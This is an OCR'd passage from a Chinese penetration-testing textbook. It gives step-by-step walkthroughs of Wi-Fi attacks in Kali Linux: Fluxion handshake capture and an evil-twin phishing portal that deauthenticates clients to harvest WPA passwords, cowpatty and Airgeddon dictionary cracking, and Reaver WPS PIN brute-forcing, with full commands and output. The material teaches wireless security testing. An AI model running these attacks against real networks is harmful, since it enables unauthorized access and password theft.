

图 8-57

Step 05 此时以列表形式在主界面显示扫描的所有无线信号信息。查看目标所在的序号，

输入序号后按回车键，如图8-58所示。



图 8-58

Step 06 设置跟踪的接口，输入2后按回车键，让软件自动选择，如图8-59所示。



图 8-59

Step 07 设置检测握手包的方式，输入2后按回车键，如图8-60所示。



图 8-60

Step 08 选择Hash验证方式，输入2后按回车键，使用推荐的验证，如图8-61所示。

图 8-61

Step 09 设置检测的频率，输入1后按回车键，如图8-62所示。

图 8-62

Step 10 输入验证的方式，输入2后按回车键，如图8-63所示。



图 8-63

Step 11 此时启动3个窗口（攻击窗口、日志窗口、握手包捕获窗口），进行握手包的探测。如果截获握手包，会在握手包捕获窗口提示“成功”字样，如图8-64所示。



图 8-64

Step 12 返回软件窗口，输入1后按回车键，如图8-65所示，选择攻击方式。

图 8-65

知识拓展

握手包所在位置

抓取的握手包保存到“fluxion/attacks/Handshake Snooper/handshakes/”路径下。可以使用工具对该握手包进行暴力破解。

8.5.4 使用Fluxion进行钓鱼攻击

在抓取握手包后，可以使用该握手包进行无线AP的冒充攻击。

Step 01 再次返回该软件主界面，或重新启动该软件。在主界面，输入1创建一个伪造AP，如图8-66所示。



图 8-66

Step 02 询问是否对刚才的接入点进行攻击，输入Y后按回车键，如图8-67所示。

```
                              ESSID: "Tenda_TEST" / WPA2
                            Channel:  5
                              BSSID:  B4:0F:3B:29:DF:F1 ([N/A])

[*] Fluxion正在瞄准上面的接入点.
[*] 继续这个目标？[Y/n] Y
```

图 8-67

Step 03 选择跟踪的无线接口，输入2，让软件自动选择，如图8-68所示。

```
[*] 为目标跟踪选择无线接口.
[*] 可能需要选择专用接口.
[*] 如果您不确定，请选择"跳过"!

[1] wlan0    [*] Xiaomi Inc. MediaTek MT7601U [MI WiFi]
[2] 跳过
[3] 重试
[4] 返回

[fluxion@mykali]-[~] 2
```

图 8-68

Step 04 为接入点选择一个接口，输入2后按回车键，如图8-69所示。

```
[*] 为接入点选择一个接口

[1] eth0     [-] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper) (rev 01)
[2] wlan0    [*] Xiaomi Inc. MediaTek MT7601U [MI WiFi]
[3] 重试
[4] 返回

[fluxion@mykali]-[~] 2
```

图 8-69

Step 05 选择一个取消身份验证的方法，输入2后按回车键，如图8-70所示。

```
[*] Select a method of deauthentication

[1] mdk4
[2] aireplay
[3] mdk3

[fluxion@mykali]-[~] 2
```

图 8-70

Step 06 选择一个接入点，输入推荐的1后按回车键，如图8-71所示。

```
[*] 选择一个接入点

                              ESSID: "Tenda_TEST" / WPA2
                            Channel:  5
                              BSSID:  B4:0F:3B:29:DF:F1 ([N/A])

        [1] 流氓 AP - hostapd (推荐)
        [2] 流氓 AP - airbase-ng (缓慢)
        [3] 返回

[fluxion@mykali]-[~] 1
```

图 8-71

Step 07 选择验证密码的方式，输入2后按回车键，如图8-72所示。

```
[*] 请选择验证密码方式

                              ESSID: "Tenda_TEST" / WPA2
                            Channel:  5
                              BSSID:  B4:0F:3B:29:DF:F1 ([N/A])

        [1] hash - cowpatty
        [2] hash - aircrack-ng (default, unreliable)
        [3] 返回

[fluxion@mykali]-[~] 2
```

图 8-72

Step 08 选择Hash文件，输入1，使用之前抓取的握手包，如图8-73所示。

```
[*] 发现目标热点的Hash文件.
[*] 你想要使用这个文件吗?

        [1] 使用抓取到的hash文件
        [2] 指定hash路径
        [3] 握手包目录(重新扫描)
        [4] 返回

[fluxion@mykali]-[~] 1
```

图 8-73

Step 09 输入Hash验证方式，输入2后按回车键，如图8-74所示。

```
[*] 选择Hash的验证方法

                            ESSID: "Tenda_TEST" / WPA2
                          Channel: 5
                            BSSID: B4:0F:3B:29:DF:F1 ([N/A])

        [1] aircrack-ng 验证 (不推荐)
        [2] cowpatty 验证 (推荐用这个)

[fluxion@mykali]-[~] 2
```

图 8-74

Step 10 是否创建证书，输入1后创建证书，如图8-75所示。

```
[*] 选择钓鱼认证门户的SSL证书来源

        [1] 创建SSL证书
        [2] 检测SSL证书 (再次搜索)
        [3] 没有证书 (disable SSL)
        [4] 返回

[fluxion@mykali]-[~] 1
```

图 8-75

Step 11 选择连接类型，输入1，断开原网络，如图8-76所示。

```
[*] 为流氓网络选择Internet连接类型

        [1] 断开原网络 (推荐)
        [2] 仿真
        [3] 返回

[fluxion@mykali]-[~] 1
```

图 8-76

Step 12 选择钓鱼热点的认证界面，这里有很多，可以根据路由器的类型选择，也可以选择通用网页，如图8-77所示，输入3后按回车键。

```
[*] 选择钓鱼热点的认证网页界面

                            ESSID: "Tenda_TEST" / WPA2
                          Channel: 5
                            BSSID: B4:0F:3B:29:DF:F1 ([N/A])

                [01] 通用认证网页                          Arabic
                [02] 通用认证网页                        Bulgarian
                [03] 通用认证网页                          Chinese
                [04] 通用认证网页                            Czech
                [05] 通用认证网页                           Danish
                [06] 通用认证网页                            Dutch
                [07] 通用认证网页                          English
                [08] 通用认证网页                           French
```

图 8-77

接下来，软件开启伪造热点，并将所有连接正常信号的终端设备踢掉。当其再次联网时，

如果选择了钓鱼热点，会弹出伪造窗口，让用户输入无线密码，如图8-78和图8-79所示。如果密码正确则关闭所有伪造界面，并将密码保存到“fluxion/attacks/Captive Portal/netlog/”中。打开该文件可以查看该无线的密码。

图 8-78

图 8-79

注意事项 卡在创建钓鱼热点

有些网卡会卡在创建钓鱼热点中，说明该网卡与软件或系统不兼容。用户可以购买兼容的网卡再进行测试。

动手练 破解握手包

前面在抓取到握手包后，也可以通过密码字典对握手包进行破解。这里使用的工具是cowpatty。该软件是一款WPA-PSK字典攻击软件，用法便捷，上手容易。Aircrack-ng等工具捕获的握手包*.cap，都可以使用该软件破解。

Step 01 将抓取的握手包拷贝到当前目录，并准备好字典文件zd.txt，如图8-80所示。

```
┌──(root㉿mykali)-[/home/kali]
└─# cp fluxion/attacks/Handshake\ Snooper/handshakes/Tenda_TEST-B4:0F:3B:29:DF:F1.cap /home/kali

┌──(root㉿mykali)-[/home/kali]
└─# ls
公共  视频  文档  音乐  Desktop  Tenda_TEST-B4:0F:3B:29:DF:F1.cap
模板  图片  下载  桌面  fluxion  zd.txt
```

图 8-80

Step 02 使用“cowpatty -f zd.txt -r Tenda_TEST-B4:0F:3B:29:DF:F1.cap -s Tenda_TEST”命令即可完成破解，如图8-81所示。其中“-f”后添加字典文件，“-r”后指定CAP文件，“-s”后指定要破解的无线网名称。

```
┌──(root㉿mykali)-[/home/kali]
└─# cowpatty -f zd.txt -r Tenda_TEST-B4:0F:3B:29:DF:F1.cap -s Tenda_TEST
cowpatty 4.8 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack.  Please be patient.

The PSK is "87654321".

3 passphrases tested in 0.00 seconds:  1108.65 passphrases/second
```

图 8-81

案例实战：使用Airgeddon破解握手包

Airgeddon是一款能够进行Wi-Fi干扰的多Bash网络审计工具。它允许用户在未加入目标网络的情况下设置目标，并且断开目标网络中的所有设备。Airgeddon可以运行在Kali上。该软件还支持中文模式，但并没有集成在Kali中。用户可以使用apt install airgeddon命令安装该软件，如图8-82所示。

```
┌──(kali㉿mykali)-[~]
└─$ sudo su
[sudo] kali 的密码：
┌──(root㉿mykali)-[/home/kali]
└─# airgeddon
找不到命令 “airgeddon”，但可以通过以下软件包安装它：
apt install airgeddon
您要安装吗？(N/y)y

┌──(root㉿mykali)-[/home/kali]
└─# apt install airgeddon
正在读取软件包列表 ... 完成
正在分析软件包的依赖关系树 ... 完成
正在读取状态信息 ... 完成
将会同时安装下列软件：
  asleap beef-xss bettercap bettercap-caplets bettercap-ui ccze dnsmasq espeak espeak-data
  ettercap-text-only geoipupdate hcxdumptool hcxtools hostapd-wpe imagemagick imagemagick-6.q16
  lame libespeak1 libhttp-parser2.9 libjs-source-map libnetpbm11 libnode108 netpbm node-acorn
```

图 8-82

安装完毕后，可以从所有程序或者直接使用airgeddon命令启动。启动时会检测所需软件，选择要使用的网络接口，输入2后按回车键，如图8-83所示。

```
************************************ 接口选择菜单 ************************************
请选择要使用的网络接口：

1.  eth0  // Chipset: Intel Corporation 82545EM
2.  wlan0 // 2.4Ghz // Chipset: Xiaomi Inc. MediaTek MT7601U

*提示* 如果您有任何疑问或问题，可以查看 Wiki 的 FAQ 部分（https://github.com/v1s1t0r1sh3r3/airgeddon/wiki/FAQ%20&%20Troubleshooting）或者在我们的 Discord 频道中提问：https://discord.gg/sQ9dgt9（需要科学上网）

> 2
```

图 8-83

在主菜单显示该软件可以进行DoS攻击、可以抓取握手包或PMKID、可以离线破解握手包、可以创建钓鱼热点、可以进行WPS和WEP攻击、可以进行企业级加密攻击。这里主要介绍使用该软件破解握手包，输入6后按回车键，如图8-84所示。

```
*************************** airgeddon v11.21 主菜单 ***************************
已选择接口 wlan0。当前工作模式：Monitor。支持的频率：2.4Ghz

请从菜单中选择选项：

0.  退出脚本
1.  选择另一个网络接口
2.  将当前接口设置为监听模式 (Monitor)
3.  将当前接口设置为管理模式 (Managed)

4.  DoS 攻击菜单
5.  Handshake/PMKID 工具菜单
6.  离线 WPA/WPA2 捕获文件暴力破解菜单
7.  邪恶双胞胎 AP 攻击菜单
8.  WPS 攻击菜单
9.  WEP 攻击菜单
10. 企业级加密攻击菜单

11. 关于 & 鸣谢 / 赞助
12. 脚本设置和语言菜单

*提示* 请选择要使用的 wifi 网卡，以便能够执行比使用有线网络（以太网）接口更多的操作

> 6
```

图 8-84

输入1进行个人级别加密破解，如图8-85所示。

图 8-85

设置破解的参数，使用CPU的字典攻击，输入1后按回车键，如图8-86所示。



图 8-86

设置握手包的路径、字典路径，按回车键即可启动破解，如图8-87所示。

图 8-87

接下来进入破解过程，破解完毕如图8-88所示。



图 8-88

知识延伸：使用Reaver破解WPS PIN码及注意事项

前面介绍了使用wifite破解WPS PIN码，其实还有很多工具可以使用。不过随着路由器的安全性能越来越高，破解的难度也越来越大。尤其受到攻击后，WPS会对路由器进行锁定，所以很多工具都不能连续工作。

Reaver也是目前流行的无线网络攻击工具。它主要针对WPS漏洞。Reaver会对WiFi保护设置（WPS）的注册PIN码进行暴力破解攻击，并尝试恢复WPA/WPA2密码。由于很多路由器制造商和ISP会默认开启WPS功能，因此市面上的很多路由器都无法抵御这种攻击。在使用Reaver时，无线路由器的信号一定要足够强。平均来说，Reaver可以在4～10小时之内破解目标路由器的密码，具体破解时长还要根据接入点类型、信号强度和PIN码本身来判断。从概率论和统计学的角度来看，有50%的机会只需要花一半时间就能够破解目标路由器的PIN码。

Step 01 使用“wash -i”命令查看当前系统中所有支持WPS的无线路由器，如图8-89所示。Lck代表WPS是否锁定，如果锁定，只能等待其变为No方可启动破解。

```
┌──(root㉿mykali)-[/home/kali]
└─# wash -F -i wlan0
BSSID               Ch  dBm  WPS  Lck  Vendor    ESSID
--------------------------------------------------------------------------------
F4:6A:92:C1:1E:4B    1  -57  2.0  No   RalinkTe  FAST_1E4B
04:F9:F8:83:93:5A    1  -59  2.0  No   Unknown   DUODUO
8C:53:C3:DA:65:76    2  -57  2.0  No   AtherosC  chuangtong
C2:1E:97:8F:FE:1E    2  -59  2.0  No             JSCS123
B4:0F:3B:29:DF:F1    4  -33  2.0  No   RealtekS  Tenda_TEST
58:C7:AC:31:09:6C    6  -71  2.0  No   Unknown   HMJ
B2:52:16:89:A2:C8    6  -77  2.0  Yes  Broadcom  DIRECT-c8-HP M130 LaserJet
A8:E2:C3:35:87:2A    7  -75  2.0  No   RealtekS  ChinaNet-6CnM
E4:BD:4B:92:B4:78    9  -81  2.0  No   RalinkTe  ChinaNet-qrWz
38:88:1E:17:45:CC   11  -57  2.0  No   Unknown   ChinaNet-p6SQ
82:8C:07:21:4C:4E   11  -69  2.0  No   Unknown   jdkj2022
C2:22:1A:FE:41:50   11  -61  2.0  No   Unknown   jdkj2022
54:55:D5:0F:31:6D   11  -71  2.0  No             DIRECT-5t-HUAWEI PixLab B5
DC:A3:33:C0:70:C0   11  -75  1.0  No   RealtekS  ChinaNet-eDqZ
2C:58:E8:96:86:08   11  -37  2.0  No   Unknown   ChinaNet-Dh5K
```

图 8-89

Step 02 使用“reaver -i wlan0 -b B4:0F:3B:29:DF:F1 -vv”命令对无线路由器进行PIN码的破解，如图8-90所示。

```
┌──(root㉿mykali)-[/home/kali]
└─# reaver -i wlan0 -b B4:0F:3B:29:DF:F1 -vv

Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[?] Restore previous session for B4:0F:3B:29:DF:F1? [n/Y] y
[+] Restored previous session
[+] Waiting for beacon from B4:0F:3B:29:DF:F1
[+] Switching wlan0 to channel 1
[+] Switching wlan0 to channel 2
[+] Switching wlan0 to channel 4
[+] Received beacon from B4:0F:3B:29:DF:F1
[+] Vendor: RealtekS
[+] Trying pin "22225672"
[+] Sending authentication request
[+] Sending association request
[+] Associated with B4:0F:3B:29:DF:F1 (ESSID: Tenda_TEST)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[!] WARNING: Receive timeout occurred
[+] Sending WSC NACK
[!] WPS transaction failed (code: 0×02), re-trying last pin
```

图 8-90

接下来Reaver尝试使用不同的PIN码进行连接和校验。如果校验成功，则将正确的PIN码及无线密码显示出来。

在破解的过程中，如果遇到图8-91所示超时的情况，可以使用Ctrl+C组合键停止，会自动保存进度。

```
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received deauth request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received deauth request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
```

图 8-91

再次执行该命令，提示是否继续上次的任务，输入Y继续执行，如图8-92所示。

```
┌──(root㉿mykali)-[/home/kali]
└─# reaver -i wlan0 -b B4:0F:3B:29:DF:F1 -vv

Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[?] Restore previous session for B4:0F:3B:29:DF:F1? [n/Y] Y
[+] Restored previous session
[+] Waiting for beacon from B4:0F:3B:29:DF:F1
```

图 8-92

如果提示破解被限制，需要等待60s，如图8-93所示。建议直接停止破解，等待一段时间后，使用“wash -i”命令查看锁定状态是否解除，解除后继续破解即可。

```
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
^C
[+] Session saved.
```

图 8-93

知识拓展

其他工具

PixieWPS是Kali新加入的一款专门针对WPS漏洞的渗透工具。PixieWPS使用C语言开发，可以用来离线暴力破解WPS PIN码。技术名叫pixie dust攻击（wifite中可以看到）。需要注意的是，PixieWPS需要一个修改版的Reaver或wifite才能正常运行。

Bully是WPS暴力攻击工具，用C语言编写。它在概念上与其他程序相同，因为它利用了WPS规范中的（现在众所周知的）设计缺陷。与Reaver相比，它具有更少的依赖关系、改进的内存和CPU性能、正确处理字节序以及一组更强大的选项等优点。